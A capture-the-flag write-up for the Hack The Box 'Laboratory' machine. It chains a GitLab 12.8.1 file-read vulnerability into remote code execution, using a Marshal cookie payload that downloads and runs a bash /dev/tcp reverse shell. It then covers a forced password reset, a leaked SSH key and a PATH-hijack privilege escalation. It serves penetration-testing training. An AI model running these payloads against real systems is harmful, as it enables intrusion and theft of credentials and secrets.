

# LABORATORY | Kaosam

My profile -> <https://www.hackthebox.eu/home/users/profile/149676>

Port scanning results:


```
root@unknown:~/Desktop# nmap -sC -sV 10.10.10.216
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-16 13:52 CEST
Nmap scan report for 10.10.10.216
Host is up (0.17s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 25:ba:64:8f:79:9d:5d:95:97:2c:1b:b2:5e:9b:55:0d (RSA)
|   256 28:00:89:05:55:f9:a2:ea:3c:7d:70:ea:4d:ea:60:0f (ECDSA)
|_  256 77:20:ff:e9:46:c0:68:92:1a:0b:21:29:d1:53:aa:87 (ED25519)
80/tcp    open  http         Apache httpd 2.4.41
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Did not follow redirect to https://laboratory.htb/
443/tcp   open  ssl/https    Apache/2.4.41 (Ubuntu)
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: 400 Bad Request
Service Info: Host: laboratory.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
/ .
Nmap done: 1 IP address (1 host up) scanned in 127.91 seconds
```

If you go to the browser the redirect to <https://laboratory.htb> fails. We must therefore insert [laboratory.htb](https://laboratory.htb) among the hosts, modifying the `/etc/hosts` file, inserting the following string:

```
10.10.10.216 laboratory.htb
```

So, if you proceed this time you will be redirected to the following website:



If we analyze the HTTPS certificate with the browser, we notice the presence of an alternative DNS such as git.laboratory.htb:

Subject Name	
Common Name	laboratory.htb
Issuer Name	
Common Name	laboratory.htb
Validity	
Not Before	7/5/2020, 12:39:28 PM (Central European Summer Time)
Not After	3/3/2024, 11:39:28 AM (Central European Summer Time)
Subject Alt Names	
DNS Name	git.laboratory.htb
Public Key Info	
Algorithm	RSA
Key Size	4096
Exponent	65537
Modulus	BE:3C:3C:C8:41:F0:A6:A7:A8:29:CB:A5:D8:69:A4:D5:58:58:9F:E5:2D

After adding this address (/etc/hosts) to the hosts, we are taken to another site:

## GitLab Community Edition

### Open source software to collaborate on code

Manage Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.

Sign in

Register

Username or email

Password

☐ Remember me

[Forgot your password?](#)

Sign in

You can try registering a new user. However, you must use an email with the domain of the machine, otherwise the application does not accept emails from other domains:

Full name

Samuel Piatanesi

Username

Kaosam

Username is available.

Email

kaosam@laboratory.htb

Email confirmation

kaosam@laboratory.htb


Password

••••••••

Minimum length is 8 characters

Register

After registration an automatic login is performed, which leads us to the GitLab dashboard:



If you go to the Help section, you notice that we are using version 12.8.1 of the system.

With a quick search, you will find the following exploit about it, which allows you to read remote files:

[https://www.rapid7.com/db/modules/exploit/multi/http/gitlab\\_file\\_read\\_rce/](https://www.rapid7.com/db/modules/exploit/multi/http/gitlab_file_read_rce/)

On Github there is this python script that allows you to exploit the mentioned vulnerability:

<https://github.com/thewhiteh4t/cve-2020-10977>

Then, based on the previously created user, we run:

```
python3 cve_2020_10977.py https://git.laboratory.htb Kaosam password
```

Once the script has been executed, at the prompt we enter the complete path of the file we want to read, for example the users on the machine:

```
[!] Trying to Login...
[+] Login Successful!
[!] Creating ProjectOne...
[+] ProjectOne Created Successfully!
[!] Creating ProjectTwo...
[+] ProjectTwo Created Successfully!
[>] Absolute Path to File : /etc/passwd
[!] Creating an Issue...
[+] Issue Created Successfully!
[!] Moving Issue...
[+] Issue Moved Successfully!
[+] File URL : https://git.laboratory.htb/Kaosam/Project
bcdedd83e/passwd

> /etc/passwd
-----

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

Among the users, for example, “dexter” appears, which from the name suggests it is the user target of the machine.

Despite this we must try to get a shell, and by reading the following article:

<https://hackerone.com/reports/827052>

As can be seen, it is possible to transform this vulnerability into an RCE, thus obtaining a reverse shell:

It's possible to turn this into an RCE as the `cookies_serializer` is set to `:hybrid` by default.

This can be done by first grabbing the `secret_key_base` from `/opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml` using the arbitrary file read and then use the `experimentation_subject_id` cookie with a Marshall payload.

A payload can be generated by changing your own gitlab instances `secret_key_base` to match, then running the following in a `rails console`

```
Code 398 Bytes Wrap lines Copy Download
1 request = ActionDispatch::Request.new(Rails.application.env_config)
2 request.env["action_dispatch.cookies_serializer"] = :marshal
3 cookies = request.cookie_jar
4
5 erb = ERB.new("<%= `echo vakzz was here > /tmp/vakzz` %>")
6 depr = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb, :result, "@result", ActiveSupport::)
7 cookies.signed[:cookie] = depr
8 puts cookies[:cookie]
```

Following the entire procedure, the first step is to read (we can do it with the previous script), the `secrets.yml` file inside gitlab:

```
[!] ProjectOne Created Successfully.
[!] Creating ProjectTwo...
[>] Absolute Path to File : /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml
[!] Creating an Issue...
[+] Issue Created Successfully!
[!] Moving Issue...
[+] Issue Moved Successfully!
[+] File URL : https://git.laboratory.htb/Kaosam/ProjectTwo/uploads/8537c2386118cc67ec80b0bc7e0a510/secrets.yml

> /opt/gitlab/embedded/service/gitlab-rails/config/secrets.yml
-----

# This file is managed by gitlab-ctl. Manual changes will be
# erased! To change the contents below, edit /etc/gitlab/gitlab.rb
# and run `sudo gitlab-ctl reconfigure`.

---
production:
  db_key_base: 627773a77f567a5853a5c6652018f3f6e41d04aa53ed1e0df33c66b04ef0c38b88f402e0e73
a7676e93f1e54e425f74d59528fb35b170a1b9d5ce620bc11838
  secret_key_base: 3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca7
86fc8ebb6b2727cc02feea4c3adbe2cc7b65003510e4031e164137b3
  otp_key_base: db3432d6fa4c43e68bf7024f3c92fea4e0ea1f6be1e6ebd6bb6e40e930f0933068810311dc
f0ec78196faa69e0aac01171d62f4e225d61e0b84263903fd06af
  openid_connect_signing_key: |
  -----BEGIN RSA PRIVATE KEY-----
  MIIJKQIBAAKCAgEASLQnENotwu/SUashZ9vacrnVeYXrYPJoxkaRc2Q3JpbRcZTu
  YxMJm2+5ZDzaDu5T4xLbcM0BshgOM8N3gMcogz0KUMMD30GLt90vNBq8Wo/9cSyV
  PnBSnbc10FznFocM8vmp8aRm8cRny7tp0Vpawm3iX9oc25CmBB1B03NnZi9051xPt
```

We obtain the secret\_key\_base key:

```
3231f54b33e0c1ce998113c083528460153b19542a70173b4458a21e845ffa33cc45ca74
86fc8ebb6b2727cc02feea4c3adbe2cc7b65003510e4031e164137b3
```

So if we install Gitlab locally and replace the secret key with the one just obtained in the configuration file, we can proceed with the exploit.

After editing the secret key, we first create a file to be sent to the victim machine, called shell.sh, containing a bash script for the reverse shell to our address and port:

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.52/4444 0>&1
```

Then, we start a local server to which to make the call to the file (automatically it will be started on our port 8000):

```
python -m SimpleHTTPServer
```

Meanwhile on another terminal we are listening with:

```
nc -lvp 4444
```

Once done, we restart the Gitlab service and open the console:

```
gitlab-ctl restart
gitlab-rails console
```

To send the shell we enter the following commands line by line:

```
request = ActionDispatch::Request.new(Rails.application.env_config)

request.env["action_dispatch.cookies_serializer"] = :marshal
cookies = request.cookie_jar

erb = ERB.new("<%= `wget http://address:8000/shell.sh -O /tmp/shell.sh &&
chmod +x /tmp/shell.sh && /tmp/shell.sh` %>")

depr =
ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erb,
:result, "@result", ActiveSupport::Deprecation.new)

cookies.signed[:cookie] = depr

puts cookies[:cookie]
```

We save the cookie that was printed since the last command, and send the request with curl:

```
curl -vvv 'https://git.laboratory.htb/users/sign_in' -b  
"experimentation_subject_id=COOKIE" -k
```

```
root@unknown:~/Desktop# curl -vvv 'https://git.laboratory.htb/users/sign_in' -b "experimentation_sub  
ject_id=BAhv0kBBY3RpdmVtdXBwb3J00jpEZXBzZWVhdGlvbjo6RGVwcmVjYXRlZEluc3RhbmNlVmFyaWFibGVQcm94eQk6DkBP  
bnN0YW5jZW86CEVSQgs6EEBzYWZlX2xldmVsMDoJQHNYy0kiAZ4jY29kaw5n0lVURI04Cl9lcmJvdXQgPSArJyc7IF9lcmJvdXQu  
PDwoKCBgd2dldCBodHRwOi8vMTAuMTAuMTQuNTI6ODAwMC9zaGVsbC5zaCAtTyAvdG1wL3NoZWxsLnNoICYmIGNobW9kICt4IC90  
bXAVc2h1bGwuc2ggJiYgL3RtcC9zaGVsbC5zaGAgKS50b19zKTsgX2VyYm91dAY6BkVVG0g5AZW5jb2RpbmdJdToNRW5jb2Rpbmck  
VVRGLTgG0wpgOHNAZnJvemVux3N0cmLuZzA6DkBmaWxlbmFtZTA6DEBSaW5lbm9pADoMQG1ldGhvZDoLcmVzdWx0OglAdmFySSIM  
QHJlc3VsdAY7ClQ6EEBkZXBzZWVhdG9ySxU6H0FjdG12ZVN1cHBvcnQ6OklRlChJlY2F0aW9uAAAY7ClQ=-ac781a6403fe01d973  
a5468967993ae9e69b45f4" -k
```

We thus obtained the shell for the git user:

```
root@unknown:~/Desktop# nc -lvp 4444  
Ncat: Version 7.91 ( https://nmap.org/ncat )  
Ncat: Listening on :::4444  
Ncat: Listening on 0.0.0.0:4444  
Ncat: Connection from 10.10.10.216.  
Ncat: Connection from 10.10.10.216:49522.  
bash: cannot set terminal process group (400): Inappropriate ioctl for device  
bash: no job control in this shell  
git@git:~/gitlab-rails/working$ id  
id  
uid=998(git) gid=998(git) groups=998(git)
```

If we transfer linpeas.sh to the machine, running it we notice that:

```
[+] AppArmor enabled? ..... AppArmor Not Found  
[+] grsecurity present? ..... grsecurity Not Found  
[+] PaX bins present? ..... PaX Not Found  
[+] Execshield enabled? ..... Execshield Not Found  
[+] SELinux enabled? ..... sestatus Not Found  
[+] Is ASLR enabled? ..... Yes  
[+] Printer? ..... lpstat Not Found  
[+] Is this a virtual machine? ..... Yes (docker)  
[+] Is this a container? ..... Looks like we're in a Docker container  
[+] Any running containers? ..... No
```

It means that we are inside a docker container, and therefore, for example, the dexter user is actually not in the container, but in the host.

Seeing the gitlab users we notice dexter@laboratory.htb:

```
1 /var/log/gitlab/gitlab-rails/application.log:kaosam@laboratory.htb  
1 /var/log/gitlab/gitlab-rails/application.log:fake@laboratory.htb  
1 /var/log/gitlab/gitlab-rails/application.log:dexter@laboratory.htb  
1 /var/log/gitlab/gitlab-rails/application.log:deedee@laboratory.htb  
1 /var/log/gitlab/gitlab-rails/application.log:bigmail@laboratory.htb  
1 /var/log/gitlab/gitlab-rails/application.log:ata1@laboratory.htb  
1 /var/log/gitlab/gitlab-rails/application.log:admin@laboratory.htb
```

The following repo describes ways to find users and reset their credentials:

<https://gist.github.com/dnozay/188f256839d4739ca3e4>


In this case we need to find dexter and therefore reset its password within GitLab. This way you can log in by impersonating it, and exit the docker container.

With the following commands:

```
gitlab-rails console
user = User.find_by(username: "dexter")
user.password = 'password'
user.password_confirmation = 'password'
user.save!
```

```
git@git:/opt/gitlab$ gitlab-rails console
-----
GitLab:      12.8.1 (d18b43a5f5a) FOSS
GitLab Shell: 11.0.0
PostgreSQL:  10.12
-----
Loading production environment (Rails 6.0.2)
irb(main):001:0> user = User.find_by(username: "dexter")
user = User.find_by(username: "dexter")
=> #<User id:1 @dexter>
irb(main):002:0> user.password = 'password'
user.password = 'password'
=> "password"
irb(main):003:0> user.password_confirmation = 'password'
user.password_confirmation = 'password'
=> "password"
irb(main):004:0> user.save!
user.save!
Enqueued ActionMailer::DeliveryJob (Job ID: f1d1f45a-3c90-4b7a-bb72-67caa2b40e61) t
) with arguments: "DeviseMailer", "password_change", "deliver_now", #<GlobalID:0x00
ri=#<URI::GID gid://gitlab/User/1>>
=> true
irb(main):005:0>
```

The dexter password was successfully reset. It is possible to access the platform with the aforementioned user:



The screenshot shows the GitLab web interface. At the top is a navigation bar with the GitLab logo, tabs for 'Projects', 'Groups', and 'More', a search bar, and user avatars. Below the navigation bar is the 'Projects' section. It includes a 'New project' button and tabs for 'Your projects' (2), 'Starred projects' (0), and 'Explore projects'. A filter bar allows searching by name and sorting by 'Last updated'. Under the 'All' tab, two projects are listed:


Project Name	Maintainer	Stars	Forks	Issues	Discussions	Last Updated
Dexter McPherson / SecureWebsite	Maintainer	0	0	0	1	Updated 9 months ago
Dexter McPherson / SecureDocker	Maintainer	0	0	0	0	Updated 9 months ago

Inside securedocker/dexter/.ssh there is his private key:

master

securedocker / dexter / .ssh / id\_rsa

Find file



**Initial commit**  
Dexter McPherson authored 9 months ago

id\_rsa 2.54 KB

Edit

Web IDE

Re

```
1  -----BEGIN OPENSSH PRIVATE KEY-----
2  b3BlbnNzaC1rZXktZjEAAAAAG5vbmUAAAAAEbm9uZQAAAAAAAAABAAAABlAAAAAdzc2gtcn
3  NhAAAAAwEAAQAAAYEAsZfDj3ASdb5Y3MwjsD8+5JvneLUs+yI27VuDD7P2IodSfNUgCCt
4  oSE+v8sPNAB/xF0CVqQHTnhnWe6ndxXWHwb34UTodq6g2n0lvt0Q9ITxSevDScM/ctI6h4
5  2dFBhs+8cW9u5x0wLFR4b70E+tv3BM3WoWgwpXvguP2uZF4SUNWK/8ds9TxYW6C1WkAC8Z
6  25M7HtLXf1WuXU/2jnw29bzgZ04pJPvMHUxXVwN839jATgQlNp59uQDBUicXewmp/5JSLr
7  OPQSkDrEYAnJMB4f9RNdYbC6EvmXsgS9fo4LGyhSAuFtT10jqy0Y1uwLGWpL4jcDxKiFuC
8  MPLf5gpSQHvw0fq6/hF4SpqM4iXDGY7p52we0Kek3hP0DqQtEvuxCa7wpn3I1tKsNmagnX
9  dqB3kIq5aEbGSEsBYTAUvh45gw2gk0l+3Ts0zWVowsaJq5kCyDm4x0fg8BfcPkkfii9Kn
10 NksndXIH0rg0lLpJAC/ZGhsjWSRG49rPyofXYrvAAAFiDm4CIY5uAiGAAAAB3NzaC1yc2
11 EAAAGBALGXw49wEnW+WEtzMI7A/PuSb53pVLPsiNu1bgw+z9taHUnzVIAgraEhPr/LDzWg
12 f8RdAlakB7Z421nup3cV1h8G9+FE6HauoNpzb7TtKpSE8Unrw0nDP3LS0oeNnRQYbPvHFv
13 bksTsJRUEg+9BPPrb9wTN1qFoMKV74Lj9rmReELDViv/HbPU8WFugTvpAAvGduT0x75139V
14 r1lP9o58NvW84MzKST7zB1MV1cDfN/YwE4EJTaeFbkAwVInF3sJqf+SUi6zj0EpA6xGAJ
15 vTa0h/UTYcmuuh517TEvY60FvcaHnlhhl0Tn6eimMhcfv1n5+T3A8S0n7niDu3+YK1kR7
```

Once the key has been saved locally, it is necessary to change the permissions to be able to use it with ssh (option -i):

```
root@unknown:~/Desktop# ssh -i key dexter@laboratory.htb
The authenticity of host 'laboratory.htb (10.10.10.216)' can't be established.
ECDSA key fingerprint is SHA256:XexmI3GbFIB7qyVRFDIYvKcLfMA9pcV9LeIgJ05KQaA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'laboratory.htb,10.10.10.216' (ECDSA) to the list of known hosts.
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
 @          WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'key' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "key": bad permissions
dexter@laboratory.htb: Permission denied (publickey).
root@unknown:~/Desktop# chmod 600 key
root@unknown:~/Desktop# ssh -i key dexter@laboratory.htb
dexter@laboratory:~$ id
uid=1000(dexter) gid=1000(dexter) groups=1000(dexter)
dexter@laboratory:~$
```

Got the flag, now the next step is to become root.

If we run the command:

```
find / -perm -u=s -type f 2>/dev/null
```

We find out we own the following binary:

```
/usr/local/bin/docker-security
```



Let's try debugging with ltrace:

```
dexter@laboratory:/usr/local/bin$ ltrace docker-security
setuid(0) = -1
setgid(0) = -1
system("chmod 700 /usr/bin/docker"chmod: changing permissions of '/usr/bin/docker': Operation not permitted
<no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> ) = 256
system("chmod 660 /var/run/docker.sock"chmod: changing permissions of '/var/run/docker.sock': Operation not permitted
<no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> ) = 256
+++ exited (status 0) +++
```

The chmod command is used without the full path so we can exploit the PATH by changing it.

This can be done by creating a file called "chmod" inside "tmp" for example. Then the PATH is updated by also addressing "tmp" inside. So, when the chmod command is called, it automatically redirects you to the first one.

Below is the list of commands to get the shell as root:

```
dexter@laboratory:/usr/local/bin$ cd /tmp
dexter@laboratory:/tmp$ echo "/bin/bash" > chmod
dexter@laboratory:/tmp$ ls
chmod
systemd-private-9308791ea83f46d5ad864d0a996fcd70-apache2.service-kFXdji
systemd-private-9308791ea83f46d5ad864d0a996fcd70-systemd-logind.service-bybN5f
systemd-private-9308791ea83f46d5ad864d0a996fcd70-systemd-resolved.service-9nUQoi
systemd-private-9308791ea83f46d5ad864d0a996fcd70-systemd-timesyncd.service-fngMNf
tmux-1000
vmware-root_865-3980167289
dexter@laboratory:/tmp$ chmod 777 chmod
dexter@laboratory:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/snap/bin
dexter@laboratory:/tmp$ export PATH=/tmp:$PATH
dexter@laboratory:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/snap/bin
dexter@laboratory:/tmp$ cd /usr/local/bin/
dexter@laboratory:/usr/local/bin$ ls
docker-security
dexter@laboratory:/usr/local/bin$ ./docker-security
root@laboratory:/usr/local/bin# id
uid=0(root) gid=0(root) groups=0(root),1000(dexter)
```

Rooted!

Contact me on Twitter: <https://twitter.com/samuelpiatanesi>

You can find more writeups on my Github repo: <https://github.com/Kaosam/HTBWriteups>